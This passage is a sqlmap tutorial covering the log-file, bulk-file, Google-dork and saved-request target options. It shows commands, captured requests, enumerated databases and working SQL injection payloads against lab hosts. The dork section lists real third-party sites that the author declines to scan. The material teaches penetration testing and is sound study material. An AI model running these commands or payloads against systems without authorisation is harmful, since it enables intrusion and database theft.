
The log file can have a record of various targets in reality but here we'll be capturing the request of a website in burp suite and then saving its log file for simplicity. Let's turn on the intercept then.



Go to the website "**leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1**" and capture the request in a burp. It has an SQL injection lab installed over public IP for penetration testers.




The captured request will be something like:




```
GET /sqlninja.com/tasks/basic_ch1.php?id=1
Host: leettime.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
Accept: text/html,application/xhtml+xml,app
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Now **right click->save item** and save this request as **“logfile”** on the desktop. No need to provide any extensions here.



Open the terminal and type in the following command to automate the attack from the log file itself.

```
sqlmap -l /root/Desktop/logfile
```




```
root@kali:~# sqlmap -l /root/Desktop/logfile
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.2.6#stable}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 03:23:24

[03:23:24] [INFO] sqlmap parsed 1 (parameter unique) requests from the targets l
ist ready to be tested
URL 1:
GET http://leettime.net:80/sqlninja.com/tasks/basic_ch1.php?id=1
do you want to test this URL? [Y/n/q]
```

Target Bulkfile

Bulkfile is a text file that has the URLs of all the target machines each in a single line with the exact URL of where the attack is applicable.

So, let’s create a bulkfile on the desktop called **bulkfile.txt.**

```
touch bulkfile.txt
sudo nano bulkfile.txt
```




```
root@kali:~# cd Desktop
root@kali:~/Desktop# touch bulkfile.txt
root@kali:~/Desktop# sudo nano bulkfile.txt
```

This will open up a command line text editor called ‘nano’. Let’s feed in some URLs.

To save the file: **CTRL+O -> ENTER**


To exit nano: **CTRL+X**

We are all set to attack both of these URLs together by the command:




```
  GNU nano 2.9.5                        bulkfile.txt

192.168.1.131/sqli/Less-1?id=1
http://master.byethost18.com/Less-1/?id=1
```

```
sqlmap -m /root/Desktop/bulkfile.txt --dbs
```



```
root@kali:~/Desktop# sqlmap -m /root/Desktop/bulkfile.txt  --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.2.3#stable}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual con
sent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for an
y misuse or damage caused by this program

[*] starting at 04:51:51

[04:51:51] [INFO] parsing multiple targets list from '/root/Desktop/bulkfile.txt'
[04:51:52] [INFO] sqlmap got a total of 2 targets
URL 1:
GET 192.168.1.132/sqli/Less-1?id=1
do you want to test this URL? [Y/n/q]
> y
```

We’ll get the list of databases and we can continue with our other URL.




```
[04:55:36] [WARNING] the SQL query provided does not return any output
[04:55:36] [INFO] used SQL query returns 9 entries
[04:55:37] [INFO] retrieved: information_schema
[04:55:37] [INFO] retrieved: bWAPP
[04:55:37] [INFO] retrieved: challenges
[04:55:37] [INFO] retrieved: dvwa
[04:55:37] [INFO] retrieved: mysql
[04:55:37] [INFO] retrieved: nowasp
[04:55:37] [INFO] retrieved: performance_schema
[04:55:37] [INFO] retrieved: phpmyadmin
[04:55:37] [INFO] retrieved: security
available databases [9]:
[*] bWAPP
[*] challenges
[*] dvwa
[*] information_schema
[*] mysql
[*] nowasp
[*] performance_schema
[*] phpmyadmin
[*] security

URL 2:
GET http://master.byethost18.com/Less-1/?id=1
do you want to test this URL? [Y/n/q]
>
```

Target Google Dorks

We can also automate the process of finding SQLi by adding in a Google dork target. What it does is that it will start searching for all the websites with given Google dork and automatically keep applying sqlmap on the websites that match the dork. Disclaimer: this attack will automatically be applied to any website that matches the dork, be it government or military, which is a serious criminal offense so it is advised that you play with it carefully.

As we know that error based SQL injections are often found in URLs having ‘**.php?id=<num>**’ in them, we can apply the **inurl** Google dork to find all the websites with this in its URL.

```
sqlmap -g "inurl: ?id=1"
```




```
root@kali:~/Desktop# sqlmap -g "inurl: ?id=1"
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.2.3#stable}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual con
sent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for an
y misuse or damage caused by this program

[*] starting at 04:56:25

[04:56:26] [INFO] using search result page #1
[04:56:33] [INFO] heuristics detected web page charset 'windows-1252'
[04:56:33] [INFO] sqlmap got 88 results for your search dork expression, 76 of them
are testable targets
[04:56:33] [INFO] sqlmap got a total of 76 targets
URL 1:
GET https://www.fleurlis.com.tw/en/wedding.php?id=1
do you want to test this URL? [Y/n/q]
> n
```

As you can see sqlmap has found a website with ‘?id=1’ in its URL.

I’ll be pressing n and canceling the sqlmap scan since it is a crime to do so.

We can also specify the specific page number on which we want to apply the Google dork at by the option “–gpage”


```
root@kali:~# sqlmap -g "inurl:.php?id=1" --gpage=3
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.2.3#stable}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting at 05:18:24

[05:18:25] [INFO] using search result page #3
[05:18:31] [INFO] heuristics detected web page charset 'windows-1252'
[05:18:31] [INFO] sqlmap got 88 results for your search dork expression, 81 of them are te
stable targets
[05:18:31] [INFO] sqlmap got a total of 81 targets
URL 1:
GET https://www.feer-mcqueen.com/projects-details.php?id=1
do you want to test this URL? [Y/n/q]
> n
```

Target HTTP requests


An HTTP client sends an HTTP request to a server in the form of a request message which includes the following format:

- A Request-line
- Zero or more header (General|Request|Entity) fields followed by CRLF
- An empty line (i.e., a line with nothing preceding the CRLF) indicating the end of the header fields
- Optionally a message-body

The Request-Line begins with a method token, followed by the Request-URI and the protocol version, and ending with CRLF. The elements are separated by space SP characters.

Request-Line = Method SP Request-URI SP HTTP-Version CRLF

Hence, we can intercept these HTTP requests, save it in a text file and automate the attack with sqlmap.




Request to http://master.byethost18.com:80 [185.27.1

```
GET /Less-1/?id=1 HTTP/1.1
Host: master.byethost18.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52
Accept: text/html,application/xhtml+xml,applicati
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: __test=60c93e0562b39c34eff335cc5e3ad03e
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

I captured the request of the website “**master.byethost18.com/Less-1/?id=1**” in the burp and will save it in a text file called “**httprequest.txt”** and run the command:

```
sqlmap -r /root/Desktop/httprequest.txt
```

As you can see that sqlmap has detected the target in the text file. We can further apply –dbs to fetch all the databases.



```
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 4283=4283 AND 'kEwJ'='kEwJ

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
 (FLOOR)
    Payload: id=1' AND (SELECT 4682 FROM(SELECT COUNT(*),CONCAT(0x71707a7871,(SELECT
 (ELT(4682=4682,1))),0x716a787a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS
 GROUP BY x)a) AND 'EtaB'='EtaB

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'ASsf'='ASsf

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-7136' UNION ALL SELECT NULL,NULL,CONCAT(0x71707a7871,0x62727157536f
7151694f617147414464536762654948477044504 96a486b4a707a4c79574e4e4e6f,0x716a787a71)--
 pFBr
---
[04:58:30] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[04:58:30] [INFO] fetched data logged to text files under '/root/.sqlmap/output/mast
er.byethost18.com'

[*] shutting down at 04:58:30

root@kali:~/Desktop#
```

Conclusion

We hope that this report was helpful and the readers have learned some new options that they might not have heard about before. Keep hacking!

Hence, one can make use of these commands as a cybersecurity professional to assess vulnerabilities on systems and keep these systems away from threat.

References

- https://www.hackingarticles.in/comprehensive-guide-to-sqlmap-target-options/
- https://www.hackingarticles.in/database-penetration-testing-using-sqlmap-part-1/
- https://github.com/sqlmapproject/sqlmap